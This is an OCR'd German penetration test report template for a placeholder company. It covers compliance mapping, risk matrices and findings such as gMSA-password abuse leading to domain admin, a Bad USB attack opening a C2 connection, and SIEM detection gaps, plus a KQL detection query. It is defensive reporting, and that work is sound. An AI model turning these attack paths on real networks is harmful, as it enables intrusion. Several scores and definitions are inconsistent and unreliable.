
Schwachstellen nach CIS Control Safeguards




Schwachstellen nach ISO 27001 Control




Schwachstellen nach NIS2 Anforderung



Schwachstellen nach BSI Grundschutz



Schwachstellen nach TISAX Anforderung



Compliance Gap Matrix

Durch die einzelnen Befunde im Penetration Test konnten die nachfolgenden Gaps in der Compliance festgestellt werden.

ASPEKT	ISO 27001	CIS CONTROLS	BSI GRUND-SCHUTZ	NIS 2	TISAX	NIST CSF
SEC-YNH-001	A.5.15,	6.1	30.2.9b	Article 21, Paragraph 2(h)	4.1.2	PR.AC-2
SEC-YNH-002	A.8.20,	12.3	30.2.10b	Article 21, Paragraph 2(a)	5.2.7	PR.DS-5
SEC-YNH-003	A.8.24	15.1	30.2.11b	Article 21, Paragraph 2(e)	5.1.1	DE.CM-1

Zusammenfassung der Risikobewertung

Anhand der folgenden Tabelle lässt sich das Risiko der geprüften Assets bewerten, diese spiegelt das Gesamtrisiko wieder und wird anhand des höchsten Befundes gemessen, dabei gilt:

RISIKO = Bedrohung x Schwachstelle x Impact

Bedrohung		**Leicht**				**Mittel**				**Hoch**				**Kritisch**			
Schwachstelle		L	M	H	K	L	M	H	K	L	M	H	K	L	M	H	K
Impact	Leicht	1	2	3	4	1	4	6	8	3	6	9	12	4	8	12	16
	Mittel	2	4	6	8	4	8	12	16	6	12	18	24	8	18	24	32
	Hoch	3	6	7	12	6	12	18	24	9	18	27	36	12	24	36	48
	Kritisch	4	8	12	16	8	16	24	32	12	24	36	48	16	32	48	64


Risikoklassifizierung

Mit der folgenden Tabelle lässt sich aus der Berechnung der zuvor angeführten Tabelle das Risiko klassifizieren.

L	Leicht	1-16
M	Mittel	17-32
H	Hoch	33-48
K	Kritisch	49-64

Risikobewertung

KRITISCH



Bei der Risikobewertung hat sich ein kritisches Risiko im unteren Bereich der Skala für die Gesamtheit der **Firmeninfrastruktur** der **Your Name Here GmbH** durch die gefunden Schwachstellen ergeben.

Risikobewertung nach 5x5 Matrix

Die nachfolgende Matrix beschreibt die Skala, mit der der Business Impact in Relation zur Wahrscheinlichkeit gemessen wird. Als Ausgangslage wird hierfür der höchste Befund genommen. Diese Definitionen und die Tabelle zur Risikomatrix helfen bei der Bewertung und Verwaltung von Risiken, indem sie Wahrscheinlichkeit und Auswirkung kombinieren, um das Gesamtrisiko zu bestimmen und angemessene Maßnahmen zur Risikominderung zu empfehlen.

	Insignifi-cant 1	**Minor 2**	**Significant 3**	**Major 4**	**Servere 5**
5 Almost Certain	Medium 5	High 10	Very High 15	Extreme 20	Extreme 25
4 Likely	Medium 4	Medium 8	High 12	Very High 16	Extreme 20
3 Moderate	Low 3	Medium 6	Medium 9	High 12	Very High 15
2 Unlikely	Very Low 2	Low 4	Medium 6	Medium 8	High 10
1 Rare	Very Low 1	Very Low 2	Low 3	Medium 4	Medium 5

Wahrscheinlichkeit (Probability)
Möglichkeit, dass dieses Risiko eintreten könnte und/oder moderate Konsequenzen haben könnte. Kann auftreten, aber vorzugsweise sollte es vermieden werden.

Auswirkung (Impact)
Kann Verletzungen oder Krankheiten verursachen, die eine medizinische Behandlung erfordern, jedoch begrenzt sind.

Risikoniveau (Level of Risk)
Das Produkt aus Wahrscheinlichkeit und Auswirkung, um die Risikohöhe zu bestimmen.

Ergebnisse
Wahrscheinlichkeit: 5
Auswirkung: 5
Risikoniveau: 25

Bei der Risikobewertung hat sich ein extremes Risiko (25) für die Gesamtheit der **Firmeninfrastruktur** der **Your Name Here GmbH** durch die gefunden Schwachstellen ergeben.

Risikobewertung nach CVSS-Score

Die nachfolgende Tabelle zeigt die Kritikalität nach CVSS-Score. Die Bewertung befindet sich in der jeweiligen Befunds-Tabelle, da es sich hier um eine technische Bewertung handelt.

Severity	CVSS 4.0 Score	Definition
Kritisch	9.0-10.0	Die Ausnutzung ist unkompliziert und führt in der Regel zu einer Kompromittierung auf Systemebene. Es wird empfohlen, sofort einen Aktionsplan zu erstellen und zu handeln.3.1
Hoch	7.0-8.9	Die Ausnutzung ist schwieriger, kann aber erhöhte Privilegien und potenziellen Datenverlust oder Betriebsunterbrechung verursachen. Es wird empfohlen, so schnell wie möglich einen Aktionsplan zu erstellen und einen Patch anzuwenden.
Mittel	4.0-6.9	Es existieren Schwachstellen, die jedoch nicht ausnutzbar sind oder Gegenmaßnahmen wie Social Engineering erfordern. Es wird empfohlen, einen Aktionsplan zu erstellen und beim nächsten Wartungsfenster einen Patch anzuwenden.
Niedrig	0.1-3.9	Die Schwachstellen sind nicht ausnutzbar und würden den Organisationsbetrieb nur geringfügig beeinträchtigen. Es wird empfohlen, einen Aktionsplan zu erstellen und beim nächsten Wartungsfenster einen Patch anzuwenden.
Information	N/A	Es gibt keine Schwachstellen. Zusätzliche Informationen werden zu Artikeln bereitgestellt, die während der Tests entdeckt wurden, sowie zu starken Kontrollen und zusätzlicher Dokumentation.

Risikofaktoren

Risiko wird durch zwei Faktoren gemessen: Wahrscheinlichkeit und Auswirkung

Wahrscheinlichkeit (Likelihood):

Die Wahrscheinlichkeit misst das Potenzial einer Schwachstelle ausgenutzt zu werden. Bewertungen basieren auf der Schwierigkeit des Angriffs, den verfügbaren Tools, dem Können des Angreifers und der Umgebung des Kunden.

Auswirkung (Impact):

Die Auswirkung misst das potenzielle Ergebnis einer Schwachstelle auf den Betrieb, einschließlich Vertraulichkeit, Integrität und Verfügbarkeit von Kundensystemen und/oder Daten, Reputationsschaden und finanziellem Verlust.

Maturität nach CMMI

Die Maturität der Prozesse, die in Verbindung mit den Befunden stehen wird mittels Capability Maturity Model Integration (CMMI) bewertet.

1	**Initial**	In dieser Phase sind Prozesse ad hoc, unkontrolliert und reaktiv. Es gibt keinen konsistenten Ansatz oder keine Strategie, was oft zu unvorhersehbaren Ergebnissen und Ineffizienzen führt.
2	**Managed**	Organisationen auf dieser Ebene haben grundlegendes Prozessmanagement und Disziplin etabliert. Sie planen, führen aus und überwachen Prozesse systematisch, erzielen vorhersehbarere Ergebnisse und höhere Effizienz.
3	**Defined**	In dieser Phase haben Organisationen eine gut definierte Reihe von Standardprozessen, die auf ihre spezifischen Bedürfnisse zugeschnitten sind. Diese Prozesse sind dokumentiert, verstanden und werden konsequent befolgt, was die Qualität verbessert und die Variabilität reduziert.
4	**Quantitatively Managed**	Organisationen auf dieser Ebene verwenden quantitative Methoden zur Messung und Analyse ihrer Prozesse, wodurch sie datenbasierte Entscheidungen zur Prozessverbesserung treffen können. Sie können Leistungstrends vorhersagen und Optimierungsbereiche identifizieren.
5	**Optimizing**	Auf der höchsten Ebene haben Organisationen einen proaktiven Ansatz zur kontinuierlichen Verbesserung, identifizieren innovative Wege zur Verbesserung der Prozesse, Optimierung der Leistung und Erreichung der Geschäftsziele

Maturitätsbewertung

Bei der Maturitätsbewertung hat sich eine Maturität der Stufe 3 (Defined) für die Gesamtheit der geprüften **Firmeninfrastruktur** der **Your Name Here GmbH** ergeben.

Maturität nach TISAX

Die Maturität der Prozesse, die in Verbindung mit den Befunden stehen, wird mittels VDA 6 Reifegrad bewertet.

0	**Unvollständig**	Es gibt keinen Prozess, es wird keinem Prozess gefolgt oder der Prozess ist nicht geeignet, um das Ziel zu erreichen.
1	**Durchgeführt**	Es wird einem nicht oder unvollständig dokumentierten Prozess gefolgt ("informeller Prozess") und es gibt Anzeichen, dass er sein Ziel erreicht.
2	**Gesteuert**	Es wird einem Prozess gefolgt, der seine Ziele erreicht. Prozessdokumentation und Prozessdurchführungsnachweise sind vorhanden.
3	**Etabliert**	Es wird einem Standardprozess gefolgt, der in das Gesamtsystem integriert ist. Abhängigkeiten von anderen Prozessen sind dokumentiert und geeignete Schnittstellen geschaffen. Es existieren Nachweise, dass der Prozess über einen längeren Zeitraum nachhaltig und aktiv genutzt wurde.
4	**Vorhersagbar**	Es wird einem etablierten Prozess gefolgt. Die Wirksamkeit des Prozesses wird durch Erheben von Kennzahlen kontinuierlich überwacht. Es sind Grenzwerte definiert, bei denen der Prozess als nicht hinreichend wirksam angesehen wird und angepasst werden muss. (Key Performance Indicators)
5	**Optimierend**	Es wird einem vorhersagbaren Prozess gefolgt, bei dem die kontinuierliche Verbesserung ein wesentliches Ziel ist. Die Verbesserung wird von dedizierten Ressourcen aktiv vorangetrieben.

Maturitätsbewertung

Bei der Maturitätsbewertung hat sich eine Maturität der Stufe 3 (Etabliert) für die Gesamtheit der geprüften **Firmeninfrastruktur** der **Your Name Here GmbH** ergeben.

Zusammenfassung der positiven Feststellungen

Im Rahmen des Penetration Tests wurden einige positive Feststellungen gefunden.

- Vorbildliche Kooperation bei jeglichen Testaspekten.
- Im Rahmen der Prüfung des Webshops konnte festgestellt werden, dass sehr durchdacht und mit großer Sorgfalt vorgegangen wurde.
- Im Allgemeinen stellte sich heraus, dass das Network & Security Team sehr gute Arbeit für die Sicherheit der Kernkomponenten des Netzwerks leistet.

Jedoch konnten einige Schwachstellen durch den Penetration Test aufgedeckt werden, darunter auch drei kritische Schwachstellen. Die Zusammenfassung dieser befindet sich auf der nächsten Seite.

Security mit Passion bedankt sich für die ausgezeichnete und professionelle Zusammenarbeit.

Zusammenfassung der negativen Feststellungen

Im Rahmen des Penetration Tests wurden drei kritische und zehn hohe Schwachstellen gefunden, die Empfehlung der Behebung dieser Schwachstellen sind in der nachfolgenden Auflistung zu sehen.

- Kompromittierung des Domain-Administrators durch GMSA-Gruppe
- Umgehen der Zutrittskontrolle mit Flipper Zero
- Umgehen der Network Access Control und Installation eines Network Implants durch MAC-Address Spoofing
- Kompromittierung von Hashes und Tickets via LSA
- Einschleusen von Network-Implants und Spionage Tools
- Erfolgreiche Bad USB-Attacke

Für den Behebungszeitraum dieser Schwachstellen ist ein Zeitraum von einem Monat vorgesehen. Mehr Information zu diesem Thema befindet sich im nächsten Abschnitt „Patch Priorität“.

Zusammenfassung der Empfehlungen/Recommendations

In der nachfolgenden Aufzählung befinden sich die Maßnahmen zur Behebung der Schwachstellen.

- Entziehen des ReadGMSAPassword Rechts für lokale Administratoren
- Network Access Control verstärken
    - Kernproblem: Die Dockingstations und Notebooks, welche nachts für Updates aufgeweckt werden, verursachen dieses Problem. Es empfiehlt sich daher an einer Lösung zu arbeiten, wo die Network Access Control nicht von diesem Umstand beeinflusst wird.
- LSA-Protection und Protected Processes implementieren
- Erkennung von eingeschleusten Geräten durch Asset Management und strikte Network Access Control
- Erkennung von BAD USB-Attacken implementieren
- Sicherheitsbewusstsein bei Mitarbeiter schaffen
- GAP in der SOC/SIEM Lösung schließen

Patch Priorität

Anhand der nachfolgenden Tabelle ist ersichtlich innerhalb welcher Zeit eine Schwachstelle behoben werden muss.

Aufbau der Patch Prioritäten

Prioritätslevel	Patchzeit	Name	Beschreibung	Beispiele
P1	sofort	Kritisch	Schwachstellen, die alle Benutzer des Systems betreffen und/oder die Sicherheit des Systems oder des Hosts beeinträchtigen.	Remote Code Execution, Vertical Authentication Bypass, SSRF, XXE, SQL-Injection
P2	Innerhalb eines Monats	Hoch	Schwachstellen, die mehrere Benutzer des Systems betreffen und wenig bis gar keine Benutzerinteraktion fordern.	Stored XSS, Direct Object Reference, User Authentication Bypass
P3	Innerhalb von 3 Monaten	Mittel	Schwachstellen, die mehrere Benutzer des Systems betreffen, aber Benutzerinteraktion oder eine spezielle Konfiguration voraussetzen.	Reflected XSS, Open Redirect, CSRF
P4	Innerhalb von 6 Monaten	Gering	Schwachstellen, die nur einen Benutzer des Systems betreffen und Benutzerinteraktion oder eine vorbereitete Konfiguration (Bsp. MitM) voraussetzen.	Common Flaws, Debug Information, Host Header

Patch Priorität pro Befund

ID	Priorität	Status	Verantwortung	Behebung
SEC-YNH-001	P1	Noch nicht gepatcht	Max Mustermann	• Entziehen des ReadGMSAPassword Rechts für lokale Administratoren
SEC-YNH-002	P2	Noch nicht gepatcht	Max Mustermann	• Erkennung von BAD USB-Attacken implementieren
SEC-YNH-003	P3	Noch nicht gepatcht	Max Mustermann	• GAP in der SOC/SIEM Lösung schließen
SEC-YNH-004	P4	Noch nicht gepatcht	Max Mustermann	• Wenn möglich auf die Bluetooth Dongles verzichten.

Aufwand von Patches

Anhand der nachfolgenden Tabelle ist ersichtlich wie komplex die Behebung einer Schwachstelle ist.

Aufbau der Aufwände pro Patch

Aufwandslevel	Geschätzte Patchdauer	Name	Beispiele
A1	Monate	Sehr viel Aufwand	Architektur und Design muss erneuert werden, Business Prozesse müssen stark abgeändert werden
A2	Wochen	Viel Aufwand	Implementierung erfordert umfangreiche Tests und Änderungen am Code sowie an mehreren Systemen.
A3	Tage	Mittlerer Aufwand	Erfordert Änderungen in Konfugiration, jedoch weniger umfangreiche Tests und kleinere Anpassungen an mehreren Stellen.
A4	Stunden	Wenig Aufwand	Geringfügige Änderungen im Code oder Konfigurationen, die keine umfangreichen Tests benötigen.

Aufwand für Patch pro Befund

ID	Aufwand	Status	Verantwortung	Behebung
SEC-YNH-001	A1	Noch nicht gepatcht	Max Mustermann	• Entziehen des ReadGMSAPassword Rechts für lokale Administratoren
SEC-YNH-002	A2	Noch nicht gepatcht	Max Mustermann	• Erkennung von BAD USB-Attacken implementieren
SEC-YNH-003	A3	Noch nicht gepatcht	Max Mustermann	• GAP in der SOC/SIEM Lösung schließen
SEC-YNH-004	A4	Noch nicht gepatcht	Max Mustermann	• Wenn möglich auf die Bluetooth Dongles verzichten.

Befunde

Im nachfolgenden Abschnitt befinden sich alle Befunde, die durch den Penetration Test aufgedeckt wurden.

Penetration Test

SEC-YNH-001 – Kompromittierung des Domain-Administrators durch GMSA-Gruppe

YNH-2024-PT-01-SEC-YNH-001: Kompromittierung des Domain-Administrators durch GMSA-Gruppe			
Aspekt	SEC-YNH-001		
Beschreibung	Während des Red Teaming Engagements konnten einige Wege gefunden werden, wie der Domain-Administrator kompromittiert werden kann. Alle Wege lassen sich auf das Übernehmen des SVC_GMSA_MSSQL$ Accounts zurückführen. Diesen Account kann jeder lokale Administrator in der aktuellen Konfiguration auslesen und übernehmen. Anmerkung: Die Angriffspfade nach der Kompromittierung des SVC_GMSA_MSSQL$ Accounts werden im technischen Bericht aufgezeigt.		
Zielsystem	AD	Active Directory	
Kategorie	Mitre ATT&CK	**T1548.004 - Abuse Elevation Control Mechanism**	
Compliance			
TISAX	4.1.1 To what extent is the use of identification means managed?	**NIS 2 Anforderung**	30.2.9b Konzepte für Zugriffskontrolle
ISO 27001 Control	ISO/IEC 27001:2022: A 5.18 Access rights	**BSI Grundschutz**	BSI-60 Identitäts- und Berechtigungsmanagement: Zugriffsberechtigung
CIS Controls Safeguard	4.2 Establish and Maintain a Secure Configuration Process	**NIST Cybersecurity Framework**	PR.AC Identity Management and Access Control
Risiko			
Kritisch			
Business Impact	Diese schwerwiegende Schwachstelle, ermöglicht es unbefugten Personen, vollen Zugriff auf sensibelste Daten und Systeme zu erlangen. Dies gefährdet nicht nur die Betriebsfähigkeit, sondern		

<table>
<tr><td></td><td colspan="4">auch die Reputation und kann erhebliche rechtliche und finanzielle Konsequenzen nach sich ziehen.</td></tr>
<tr><td>Technischer Impact</td><td colspan="4">Die während des Penetration Tests identifizierten Wege zur Kompromittierung des Domain-Administrators über den SVC_GMSA_MSSQL$ Account verdeutlichen ein erhebliches Sicherheitsrisiko für das Unternehmen. Die Tatsache, dass jeder lokale Administrator diesen Account unter der aktuellen Konfiguration auslesen und übernehmen kann, stellt eine signifikante Schwachstelle dar, die potenziell zur Eskalation von Berechtigungen und weitreichenden Zugriffen auf Unternehmensressourcen und -daten führen kann.</td></tr>
<tr><td rowspan="4">CVSS V4.0 Scoring</td><td>CVSS Score:</td><td colspan="3">10.0</td></tr>
<tr><td>Impact Subscore:</td><td>10.0</td><td>CVSS Environmental Score:</td><td>10.0</td></tr>
<tr><td>Exploitability Subscore:</td><td>10.0</td><td>Modified Impact Subscore:</td><td>10.0</td></tr>
<tr><td>CVSS Temporal Score:</td><td>10.0</td><td>Overall CVSS Score:</td><td>10.0</td></tr>
<tr><td>CVSS Version 4.0 Vektor</td><td colspan="4">CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L/E:A/CR:H/IR:H/AR:H/MAV:N/MAC:L/MAT:N/MPR:N/MUI:N/MVC:H/MVI:H/MVA:H/MSC:H/MSI:H/MSA:H/S:P/AU:Y/R:I/V:C/RE:L/U:Red</td></tr>
<tr><td colspan="5">Behebung</td></tr>
<tr><td>Re-Test/Fix Status</td><td>Offen/Noch nicht behoben</td><td>Empfehlung</td><td colspan="2">Entziehen des ReadGMSAPassword Rechts für lokale Administratoren</td></tr>
<tr><td>Verantwortung</td><td>Max Mustermann</td><td>Erkennung des Angriffs</td><td colspan="2">KQL Query für ELK:
event.action: "logon" AND winlog.event_data.TargetUserName: "SVC_GMSA_MSSQL$" AND winlog.event_data.LogonType: "10"</td></tr>
<tr><td>Business Prozess</td><td>Active Directory Verwaltung</td><td>Mitre D3FEND Kategorie</td><td colspan="2">D3-MAN</td></tr>
<tr><td>Sonstiges</td><td>EPIC Task NEWAD-123</td><td>Awareness Maßnahme</td><td colspan="2">Schulung der Systemadministratoren für Active Directory</td></tr>
<tr><td>Patch Priorität</td><td>P1 - Kritisch</td><td>Aufwand</td><td colspan="2">A4 – Wenig Aufwand</td></tr>
<tr><td colspan="5">Zusätzliches</td></tr>
<tr><td>Beleg</td><td colspan="4">• Siehe Technischer Report EDR Bypass und C2 Aufbau</td></tr>
<tr><td>Referenzen</td><td colspan="4">• https://attack.mitre.org/techniques/T1548/
• https://www.thehacker.recipes/a-d/movement/dacl/readgmsapassword
• https://www.netwrix.com/gmsa_exploitation_attack.htm</td></tr>
</table>

SEC-YNH-002 – Erfolgreiche Bad USB-Attacke

YNH-2024-PT-01-SEC-YNH-002: Erfolgreiche Bad USB-Attacke				
Aspekt	SEC-YNH-002			
Beschreibung	Während des Penetration Tests konnte mittels Rubber Ducky von HAK5 eine BAD USB-Attacke erfolgreich durchgeführt werden. Dabei wurde mittels Powershell eine Verbindung zum C2 Server aufgebaut. Anmerkung: Der C2 Server wurde aus Datenschutzgründen und um keine Unternehmensdaten zu leaken auf internen Ressourcen der Your Name Here Domain installiert.			
Zielsystem	USB	USB Ports		
Kategorie	Mitre ATT&CK	**T1092 - Communication Through Removable Media**		
Compliance				
TISAX	4.1.1 To what extent is the use of identification means managed?	**NIS 2 Anforderung**	31.2 Systeme zur Angriffserkennung	
ISO 27001 Control	ISO/IEC 27001:2022: 8.27 Secure system architecture and engineering principles	**BSI Grundschutz**	BSI-91 Systematische Log-Auswertung: kritische Assets	
CIS Controls Safeguard	12.3 Securely Manage Network Infrastructure	**NIST Cybersecurity Framework**	PR.AC Identity Management and Access Control	
Risiko				
Hoch				
Business Impact	Ein Angreifer kann durch eine BAD USB-Attacke, bei der manipulierte USB-Sticks als harmlose Werbegeschenke getarnt in die Firmeninfrastruktur gelangen, erhebliche Schäden verursachen. Sobald ein Mitarbeiter einen solchen USB-Stick anschließt, wird sein Computer kompromittiert.			
Technischer Impact	Ein Angreifer kann mittels BAD USB-Attacke vermeintlich legitime USB-Sticks als Werbegeschenke oder ähnliches getarnt in die Firmeninfrastruktur einschleusen. Steckt ein Mitarbeiter den USB-Stick an, wird sein Computer kompromittiert.			
CVSS V4.0 Scoring	CVSS Score:	**8.0**		
	Impact Subscore:	8.0	Impact Subscore:	10.0
	Exploitability Subscore:	8.0	Exploitability Subscore:	10.0

	CVSS Temporal Score:	8.0	CVSS Temporal Score:	10.0
CVSS Version 4.0 Vektor	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L/E:A/CR:H/IR:H/AR:H/MAV:N/MAC:L/MAT:N/MPR:N/MUI:N/MVC:L/MVI:H/MVA:L/MSC:L/MSI:L/MSA:L/S:N/AU:Y/R:U/V:D/RE:M/U:Amber			
Behebung				
Re-Test/Fix Status	Offen/Noch nicht behoben	**Empfehlung**	Erkennung von BAD USB-Attacken implementieren	
Verantwortung	Max Musterman n	**Erkennung des Angriffs**	Alert bei Powershell-Kommandos direkt nach dem Anstecken eines USB-Sticks	
Business Prozess	Übertragen von Daten über USB-Sticks	**Mitre D3FEND Kategorie**	d3f:ExecutableScript	
Sonstiges	-	**Awareness Maßnahme**	Awareness Schulung gegen Anstecken von firmenfremden Gerärten	
Patch Priorität	P2 - Hoch	**Aufwand**	A3 Mittlerer Aufwand	
Zusätzliches				
Beleg	• Siehe Technischer Report Bad USB Angriff			
Referenzen	• https://attack.mitre.org/techniques/T1092/ • https://shop.hak5.org/products/usb-rubber-ducky • https://www.manageengine.com/device-control/badusb.html			

SEC-YNH-003 – Gap im SIEM/SOC bei der Angriffserkennung

YNH-2024-PT-01-SEC-YNH-003: Gap im SIEM/SOC bei der Angriffserkennung				
Aspekt	SEC-YNH-003			
Beschreibung	Im Rahmen des Penetration Tests konnte ein Teil der Angriffe ohne Alarmierung des SOCs oder Spuren im SIEM durchgeführt werden. Beispielsweise: Zutrittskontrolle, Network Implants, Teile des C2 Verkehrs. Anmerkung: Löblich war die schnelle Reaktion der Firma SOC-Anbieter GmbH bei den AD basierten Angriffen.			
Zielsystem	SOC	Angriffserkennung		
Kategorie	Mitre ATT&CK	**TA0005 – Defense Evasion**		
Compliance				
TISAX	4.1.1 To what extent is the use of identification means managed?	**NIS 2 Anforderung**	30.2.2 Bewältigung von Sicherheitsvorfällen	
ISO 27001 Control	ISO/IEC 27001:2022: 5.28 Collection of evidence	**BSI Grundschutz**	BSI-80 Security Incident Event Management (SIEM)	
CIS Controls Safeguard	17.4 Establish and Maintain an Incident Response Process	**NIST Cybersecurity Framework**	PR.AC Identity Management and Access Control	
Risiko				
Medium				
Business Impact	Durch diese GAP werden einige Angriffe nicht erkannt und können daher folglich nicht abgewehrt werden.			
Technischer Impact	Angriffsmuster können nicht erkannt werden und somit werden echte Angriffe im Ernstfall nicht erkannt.			
CVSS V4.0 Scoring	CVSS Score:	6.9		
	Impact Subscore:	6.9	Impact Subscore:	6.9
	Exploitability Subscore:	6.9	Exploitability Subscore:	6.9
	CVSS Temporal Score:	6.9	CVSS Temporal Score:	6.9
CVSS Version 4.0 Vektor	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L/E:A/CR:H/IR:H/AR:H/MAV:N/MAC:L/M			

	AT:N/MPR:N/MUI:N/MVC:L/MVI:H/MVA:L/MSC:L/MSI:L/MSA:L/S:N/AU:Y/R:U/V:D/RE:M/U:Amber		
Behebung			
Re-Test/Fix Status	Akzeptiertes Risiko	**Empfehlung**	GAP in der SOC/SIEM Lösung schließen
Verantwortung	Max Mustermann	**Erkennung des Angriffs**	Case Engineering für die einzelnen Events durchführen, die mittels Penetration Test ausgenutzt wurden.
Business Prozess	Angriffs-erkennung	**Mitre D3FEND Kategorie**	d3f:LogFile
